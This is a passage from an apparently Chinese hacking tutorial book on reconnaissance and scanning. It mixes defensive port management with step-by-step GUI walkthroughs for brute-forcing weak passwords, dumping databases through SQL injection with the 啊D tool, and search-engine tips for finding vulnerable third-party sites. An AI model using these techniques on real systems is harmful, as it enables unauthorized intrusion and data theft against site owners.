“追捕”软件以详细的 IP 分配方位表数据库为技术核心，能判断 IP 地址所属的区域，还会对该主机进行详细的扫描，内容包括 STMP 服务、FTP 服务、HTTP 服务、TELNET 服务、POP3 服务、SOCK 服务、远程监控服务、NetBios 服务、DNS 服务，以及操作系统版本、计算机名称、

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

所在网络域名等信息。

跟着做：使用“追捕”软件查询信息

01 使用压缩软件将从网络下载的压缩包解压，双击 wry.exe 文件，即可进入其操作界面。

02 在文本框中输入需要查找主机的 IP 地址或域名，在界面右下方选取查询的选项，单击【追捕】按钮，即可得到该主机的详细信息，如图 2-74 所示。

提示 现在计算机系统管理员的安全意识增强，所以扫描时可能得不到非常详细的信息。




图 2-74 “追捕”操作界面

除上述两款 IP 地址查询工具外，还有许多这样的工具（如改造后的 QQ）。此外，用户还可以通过一些专用网站查询对方的 IP 地址，常用的网站有追捕网络资源内幕站（www.zhuibu.com）、世界网络（www.linkwan.com）、全库网 123 查!（www.123cha.com）等。有些网站不仅可以通过域名查询对方的 IP 地址，还可以进行定位，从而可以了解该主机所处的地理位置，如 www.ianlow.com、www.nanhoo.com 等。

2.2.2 确定可能开放的端口和服务

端口是计算机与外界联系的通道，根据协议进行分类，分为 TCP、UDP、IP 和 ICMP（Internet 控制消息协议）等端口，其中 TCP 端口和 UDP 端口最为常用。

TCP 端口即是传输控制协议端口，需要在客户端和服务器之间建立连接，从而提供可靠的数据传输。常见的端口有 FTP 服务的 21 端口、TELNET 服务的 23 端口、SMTP 服务的 25 端口、HTTP 服务的 80 端口等。UDP 端口即是用户数据包协议端口，无需在客户端和服务器之间建立连接，安全性得不到保障。常见的 DNS 服务的 53 端口、SNMP（简单网络管理协议）服务的 161 端口、QQ 使用的 8000 和 4000 端口等。

除正常系统开放的端口外，木马、病毒等也常常会打开一些特殊的端口，如 Netspy 会打开 1033 端口、Devil 木马会打开 6500 端口等。不过现在的木马程序可以自定义端口，而不必采用固定端口了。

1. 使用 Fport 查看开放端口

在命令提示符窗口中使用“netstat –an IP 地址”命令，可以查看远程计算机开放的端口、连接的 IP 地址及端口、连接状态（State）等信息，但无法查看使用 UDP 协议的端口的状态信息。使用 Fport 工具，则不仅可以查看开放的端口信息，还可以查看与开放端口连接的进程等信息。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：使用 Fport 查看开放端口

01 将从网上下载的 Fport 压缩包解压到某个文件夹中，如 D:\Fport，即可打开命令提示符窗口。

02 在命令提示符窗口运行“D:\Fport\Fport.exe”命令，即可查看到开放的端口（Port）、进程编号（Pid）、连接的程序等信息，如图 2-75 所示。



图 2-75 Fport 扫描的信息

2. 使用 netstat 查看端口与进程

使用 Windows 系统自带的命令行工具 netstat，同样可以查看当前系统开放的端口及使用该端口的进程。在命令提示符窗口中输入“netstat -ano”命令，即可查看到当前系统开放的端口及使用该端口的进程等信息，如图 2-76 所示。




图 2-76 查看端口及进程

小技巧 使用“netstat –ano 10>>C:\port.txt”命令，可在 C 盘根目录下生成一个 port.txt 文件，存储扫描到的端口及进程等信息，每 10 秒更新一次，可以监控端口。

3. 关闭端口进程

由于一些木马和病毒都会打开一定的端口并进行连接，通过对端口和进程的查看，发现有可疑端口时，可将其关闭，防止恶意程序给自己造成破坏。TCPView 是一款功能强大的端口管理工具，它不仅可以关闭可疑端口，而且可以关闭端口连接而不关闭进程。

跟着做：使用 TCPView 关闭端口进程

01 将 TCPView 压缩包解压后，双击 TCPView 程序即可进入其操作界面，并且自动搜索打开

02 单击工具栏上的【解析地址】按钮A，可将【本地地址】和【远程地址】列表转换为

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

的端口和运行的进程，如图 2–77 所示。



图 2-77　TCPView 操作界面

Step 03　若选取【进程属性】命令，则可查看该进程的具体信息，如图 2–79 所示。

IP 地址与端口。右击需操作的进程可结束进程或结束连接，如图 2–78 所示。



图 2-78　进程管理快捷菜单




图 2-79　查看进程属性

2.2.3　确定扫描类型

按扫描目的可分为端口扫描和漏洞扫描。端口扫描常用来扫描目标主机开放的服务端口以及端口相关信息，此时可以使用专门的端口扫描工具，如 NMAP、PortScan 等。这种扫描并不能给出直接可以利用的漏洞，而是给出与突破系统相关的信息，这些信息对于普通计算机操作者来说也许没什么，但对于高手来说可能是突破系统所必需的关键信息。

与端口扫描相比，漏洞扫描所得到的信息更为直接，它可以检查目标主机中可能存在的已知漏洞。如果发现潜在的漏洞可能性，就报告给扫描者。这种扫描威胁性极大，黑客可以利用扫描到的漏洞信息进行攻击。常用的漏洞扫描器有 ISS、NESSUS、SATAN 等。

对于初学者来说，漏洞扫描器可以直接得到漏洞信息，其作用似乎很大，实际上并不是这样，因为已知漏洞用手工方法也可以检测到，使用漏洞扫描器只是为了提高效率。端口扫描器可以给出系统的基本信息，有经验的黑客或系统管理员只要看到端口扫描信息，就可以马上判断出具有哪些潜在的漏洞，根本不需要再进行漏洞扫描。

大多数网站主机及重视安全问题的系统管理员都会及时地安装漏洞补丁，如果使用漏洞扫描器扫描这些目标主机，则是在浪费时间。因为漏洞扫描器是给初学者来检查那些不重视网站安全的安全性工具，而好的端口扫描器才是真正高手使用的工具。

2.2.4　有效预防端口扫描

因为黑客都是先扫描开放的端口，然后利用这些开放的端口进行攻击，所以有必要对自己计

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

算机中开放的端口做到心中有数，发现可疑端口立即关闭，以防黑客攻击。有效预防端口扫描的方法有关闭闲置和有潜在危险的端口与检查各端口并屏蔽可疑端口两种。

1．关闭闲置和有潜在危险的端口

该方法是将所有用户需要用到的正常计算机端口外的其他端口都关闭掉。因为就黑客而言，所有的端口都可能成为攻击的目标。换句话说，计算机中所有对外通信的端口都有潜在的危险，而一些系统必要的通信端口，如访问网页需要的 HTTP（80 端口）；QQ（4000 端口）等不能被关闭。

在 Windows 2000/XP/2003 系统中可以采用定向关闭指定服务的端口和只开放允许端口的方式进行端口管理。定向关闭指定服务的端口的具体操作方法：通过【控制面板】→【管理工具】→【服务】来打开【服务】窗口，即可在其中关闭闲置的服务，从而关闭闲置的端口。

跟着做：只开放允许端口

Step 01 在【网络邻居】窗口中打开【本地连接属性】对话框，在其中选取【Internet 协议（TCP/IP）】选项，如图 2–80 所示。



图 2-80 【本地连接属性】对话框

Step 02 单击【属性】按钮，即可打开【Internet 协议（TCP/IP）属性】对话框，如图 2–81 所示。



图 2-81 【Internet 协议（TCP/IP）属性】对话框

Step 03 在【常规】选项卡中单击【高级】按钮，则可打开【高级 TCP/IP 设置】对话框，选取【选项】标签，如图 2–82 所示。



图 2-82 【高级 TCP/IP 设置】对话框

Step 04 单击【属性】按钮，在属性对话框中勾选【启用 TCP/IP 筛选（所有适配器）】复选框，并添加允许打开的端口，如图 2–83 所示。




图 2-83 设置允许打开的端口

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

2. 检查各端口并屏蔽可疑端口

这种预防端口扫描的方式只能借助于网络防火墙软件。防火墙的工作原理是：首先检查每个到达本地计算机的数据包，当第一个请求建立连接的数据包被计算机回应后，一个 TCP/IP 端口被打开；端口扫描时，对方计算机不断和本地计算机建立连接，并逐渐打开各个服务所对应的 TCP/IP 端口及闲置端口，防火墙根据自带的拦截规则判断，能够知道对方是否正进行端口扫描，并拦截对方发送过来的所有扫描需要的数据包。

现在市面上几乎所有网络防火墙都能够抵御端口扫描，默认安装后，应该检查一些防火墙所拦截的端口扫描规则是否被选中，未选中的话防火墙会放行端口扫描，而只在日志中留下信息。

2.3 扫描服务与端口

如果黑客已经找到了目标主机，在攻击过程中一般都会对计算机系统的登录用户名和登录密码进行破解，以便使用这些用户名和登录密码进入目标主机系统，从而控制目标主机。

2.3.1 获取 NetBIOS 信息

NetBIOS（Network Basic Input Output System，网络基本输入输出系统）是一种应用程序接口（API），系统可以利用 WINS 服务、广播及 Lmhost 文件等多种模式将 NetBIOS 名解析为相应的 IP 地址，实现信息通信，所以在局域网内部使用 NetBIOS 协议，可以方便地实现消息通信及资源的共享。因为占用系统资源少、传输效率高，适于 20~200 台计算机组成的小型局域网。使用 Windows 系统的客户机/服务器网络系统都是基于 NetBIOS 的。

当安装 TCP/IP 协议时，NetBIOS 被 Windows 作为默认设置载入，计算机即具有了 NetBIOS 本身的开放性，139 端口被打开。某些别有用心的人就利用这个功能来攻击服务器，使管理员不能放心地使用文件和打印机共享。

用户可以使用 X-Scan、流光、SuperScan 等扫描器探测远程主机的 NetBIOS 信息，包括操作系统指纹、共享目录、用户与组、传输列表及其他信息等。

2.3.2 获取 SNMP 信息

管理互联网的标准协议称为简单网络管理协议（Simple Network Management Protocol，SNMP），是被广泛接受并投入使用的工业标准，目标是保证管理信息在任意两点中传送，便于网络管理员在网络上的任何节点检索信息，进行修改，寻找故障，完成故障诊断，容量规划和报告生成等。它采用轮询机制，提供最基本的功能集。最适合小型、快速和低价格的环境使用。它只要求无证实的传输层协议 UDP，受到许多产品的广泛支持。

SNMP 的结构分为 NMS 和 AGENT 两部分，NMS（Network Management Station）是运行客户端程序的工作站，目前常用的网管平台有 SunNetManager 和 IBM NetView；AGENT 是运行在网络设备上的服务器端软件。NMS 可以向 AGENT 发出 GetRequest、GetNextRequest 和 SetRequest 报文，AGENT 接收到 NMS 的请求报文后，根据报文类型对管理变量进行 Read 或 Write 操作，

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

并生成 Response 报文，返送回 NMS。另一方面，AGENT 在设备发生冷/热启动等异常情况时，也会主动向 NMS 发送 trap 报文报告所发生的事件。

同样，用户可以使用 X-Scan、流光、SuperScan 等扫描器探测远程主机的 SNMP 信息，包括目标主机操作系统版本、开放端口、连接状态、WINS 用户列表等敏感信息。

2.3.3 弱口令扫描概述

弱口令指仅包含简单数字和字母的口令，例如 123、abc。这样的口令很容易被破解，从而使用户的计算机面临风险，因此不推荐使用。用户口令最好由字母、数字和符号混合组成，并且至少要达到 8 位长度。

弱口令可能存在于自己的计算机系统中，也可能存在于用户在网络上的注册信息中，如计算机的登录口令、QQ 密码，以 SQL 的 sa 口令等。对于在网络上注册的重要信息，如网上银行登录口令，地址邮箱的登录口令等设置得过于简单时，就可能被人破解，从而造成重大损失，所以，用户需要特别注意。

2.3.4 黑客字典与弱口令扫描工具

现在很多黑客工具都可以对计算机系统中的弱口令进行扫描，特别是 SQL 数据库的 sa 登录口令更是被扫描的重点。当黑客使用弱口令扫描工具进行扫描时，还须同时加载黑客字典，对相关的口令进行破解，如果破解成功，就可以利用已经获得的登录用户名和登录密码进行入侵，并很容易地进入到被攻击的计算机系统中。

所谓黑客字典就是将一些口令的组合或字母、数字、字符等，按一定规则排列组合编辑成的文件。黑客可以利用弱口令扫描工具加载黑客字典，采用枚举法破解用户的登录密码。

1. 小榕黑客字典

小榕黑客字典是一款功能强大，可以根据用户需要任意设定包含字符、字符串等内容的黑客字典生成器。

跟着做：使用小榕黑客字典

01 将小榕黑客字典软件解压后，双击 UltraDict.exe 图标，则弹出【字典设置】对话框，如图 2–84 所示。

02 在【设置】标签中，用户可以选择生成字符串中包含的字母或数字及其范围。在【选项】标签中则可根据特殊需要选取相应的选项，如图 2–85 所示。

03 在【高级选项】标签中可将字母、数字或字符位置进行固定，如图 2–86 所示。

04 在【文件存放位置】标签中指定字典文件保存位置之后，单击【确定】按钮，则显示所设置的字典文件属性，如图 2–87 所示。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。




图 2-84　设置字典选项




图 2-85　选项设置




图 2-86　设置高级选项




图 2-87　高级字典属性

05　单击【开始】按钮，系统开始生成字典，并显示生成字典的进度，如图 2–88 所示。




图 2-88　生成字典进度

2．弱口令扫描器——Tomcat

当字典文件创建好后，就可以使用弱口令扫描器加载自己编辑的字典文件进行弱口令扫描了。Tomcat 可以根据需要加载用户名称字典、密码字典，对一定 IP 范围内的主机进行弱口令扫描。

跟着做：使用 Tomcat 进行弱口令扫描

01　将下载的压缩包解压后，双击 Apache Tomcat.exe 图标，即可进入其操作界面，如图 2–89 所示。

02　单击【设置】按钮，再分别单击【用户名】和【密码】列表框下方的【导入】按钮，导入编辑好的黑客字典，如图 2–90 所示。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 2-89　Tomcat 操作界面



图 2-90　导入黑客字典

Step 03　单击【信息】按钮，输入需要扫描的 IP 地址范围，单击【添加】按钮，将其添加到地址列表中。

Step 04　单击【开始】按钮，即可开始扫描，若发现活动主机，即可对主机的用户名和密码进行破解。

2.3.5　注入点概述

注入点就是可以实行注入的地方，通常是一个可以访问数据库的连接，根据注入点数据库的运行账号的权限不同，所得到的权限也不同。比如，MSSQL 的 SA 账号，它所对应的注入点通常就是系统权限，很容易控制服务器。但如果是 DB_OWNER 权限就不能直接执行系统命令，但可以通过备份数据库的方法来得到 WEBSHELL 后再另行提升权限。

现在大多数网站都是采用 Web 动态服务结合后台数据库架设而成的。用户可以通过网页向数据库请求得到某些参数，然后动态地构成数据库语句请求发送给数据库，再将从数据库中得到的结果返回给网页。注入点就出现在数据库运行时提交变量的地方，比如 http://www.xxxxx.net.cn/bumen/dxysx/readnews.asp?id=127 中的 id＝127 就是变量，变量输入之后程序会把变量放入 SQL 查询语句中进行查询，若 SQL 语句为真，就返回正常，否则就报错。变量不仅可以是数字型参数，也可以是字符型参数，若是数字型参数，就可以直接引出，如果是字符型参数，则需要加单引号引出。

许多动态网站系统中由于网站程序中的变量处理不当，或者对用户提交的数据过滤不足，就可能产生一种被 SQL 注入的漏洞。恶意攻击者可以利用用户可提交或修改的数据，构造特殊目的的 SQL 查询语句，将 SQL 语句插入到系统实际执行的 SQL 语句中，从而任意获取数据库中的某些重要信息，如系统管理员用户名称和密码等，甚至可以利用 SQL 注入漏洞控制整个网站服务器。

根据网站所使用的 Web 脚本语言不同，SQL 注入攻击可以分为 ASP 注入与 PHP 注入两种方式。ASP 注入与 PHP 注入原理基本相同，但由于 Web 语言环境不同，实际注入操作时所使用的语句也不尽相同。SQL 注入可以是 SQL Server 数据库，也包括 Access、MySQL、Oracle、Sybase 等数据库。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

2.3.6 注入点扫描实例

现在网上有许多注入点扫描工具，但最著名的、功能较强大的注入点扫描工具当数啊 D 注入工具。它不仅可检测注入点，而且还可以利用检测到的注入点进行攻击。

跟着做：利用啊 D 注入工具扫描动态网站

01 将啊 D 注入工具压缩包解压后，双击 DSQLTools.exe 程序图标，进入其操作界面。

02 在窗口左侧单击【注入检测】→【扫描注入点】按钮，在【检测网址】文本框中输入需要检测的网址，单击【打开网页】按钮，即可打开相应的网页，同时在窗口下方显示检测到的注入点，如图 2-91 所示。



图 2-91 啊 D 注入工具操作界面

03 用鼠标右键单击已经检测到的注入点链接地址，选取【注入检测】命令，则可对该链接地址是否真正存在注入漏洞进行检测。

04 单击【检测】按钮，然后再单击【检测表段】按钮，搜索出数据库存在的表段。再选择需要搜索字段的表段，单击【检测字段】按钮，搜索出相应表段中的字段。选取需要检测的字段，单击【检测内容】按钮，则可检测出字段的具体内容，如图 2-92 所示。



图 2-92 检测注入链接

由于 SQL 注入攻击曾经泛滥，所以很多网站都打上了 SQL 注入漏洞补丁，且对数据库的非法查询语句进行了过滤，所以现在要找存在 SQL 注入漏洞的网站就比较难了。但如果通过啊 D 注入工具加上搜索引擎进行查找，则可以很轻松地找到成千上万个 SQL 注入漏洞链接地址，如图 2-93 所示。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 2-93　利用百度查找 SQL 注入链接

小技巧

在使用扫描引擎时，可以使用关键词“www.asp?”、“edu.asp?”、“gov.asp?”、“电影.asp?”、“软件.asp?”、“.aspx?”、“.js?”、“.php?”等扩大搜索范围。此外，如果使用 Google 之类的国外搜索引擎进行搜索，则可以搜索到更多的 SQL 注入漏洞站点。

2.4　可能出现的问题与解决办法

（1）在学习 SQL 注入攻击的过程中，为什么 IE 浏览器只能返回“HTTP 500 服务器错误”的报错信息？

解答：在进行注入攻击时，需要利用从服务器返回的各种出错信息，但由于浏览器中默认不显示详细错误返回信息，而用户只能看到“HTTP 500 服务器错误”的报错信息，因此每次进行注入操作时，首先要修改一下 IE 浏览器的设置。

- 打开 IE 浏览器，选择【工具】→【Internet 选项】菜单项或通过【控制面板】窗口，双击【Internet 选项】图标，即可打开【Internet 选项】对话框。
- 选取【高级】标签卡，并在【设置】列表框中撤销【浏览】项下的【显示友好 http 错误信息】复选框的选取，如图 2-94 所示。
- 单击【确定】按钮，完成设置操作。




图 2-94　设置高级选项

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（2）在使用扫描工具进行扫描过程中，为什么会出现突然停止响应的现象？

解答：扫描器停止响应是很正常的，有可能是因为使用者连接的线程过多，本地系统资源不足而造成系统瘫痪、也可能是因为对方服务器的响应比较慢，依次发送出去的请求被同时返送回来而造成信息阻塞，还有可能是服务器安装了比较恶毒的防火墙，一旦察觉有人扫描就发送特殊的数据报回来造成系统瘫痪。不过，一般情况下遇到这种问题，可以更换其他扫描器扫描另外一些服务器试试，如果问题还没有解决，可能是因为扫描器与所使用系统不兼容造成的，大多数基于微软视窗的漏洞扫描器都运行在 Windows 9X 下，如果是 Windows 2000 或 NT 系统，也有可能造成扫描器无法正常工作。

（3）为什么在使用端口扫描器扫描时，总是扫描不出 QQ 开放的端口？

解答：之所以会出现这种情况，主要是因为 QQ 在通信时使用了 UDP 协议，而 UDP 协议在通信时是不建立连接的，并且端口扫描器是基于 TCP 协议的。因此，当用户试图通过“连接”或“半连接”测试方式来确定端口是否开放时，端口扫描器是扫描不出 QQ 开放的端口的。

2.5 总结与经验积累

黑客的出现在客观上起到了某些积极作用，不断推进着计算机网络安全性的提高，而且绝大多数黑客都以查找网络安全隐患为己任，当其成功破解某个网站时，就会真诚地告诉该网站的网络管理人员，使其提高警惕，弥补网络安全上的不足。只有少数害群之马，通过破解网站或个人计算机来获取利益，例如，盗取其中的重要信息或破坏被攻击计算机中的信息等，给对方造成损失。

对自己的系统进行加密，甚至是双重加密都有被破解的可能，如果自己计算机内保存有非常重要的数据信息，则建议采用市面上较流行的 USB 盘开机锁定来保护系统。

攻击者可以采用多种不同的方法来侦察或踩点要攻击的网络。在本章里，主要介绍了黑客在踩点和扫描过程中用到的比较常见的工具和技巧。实际上所面对的往往会是需要发现并踩点几十甚至几百个域的艰巨任务。

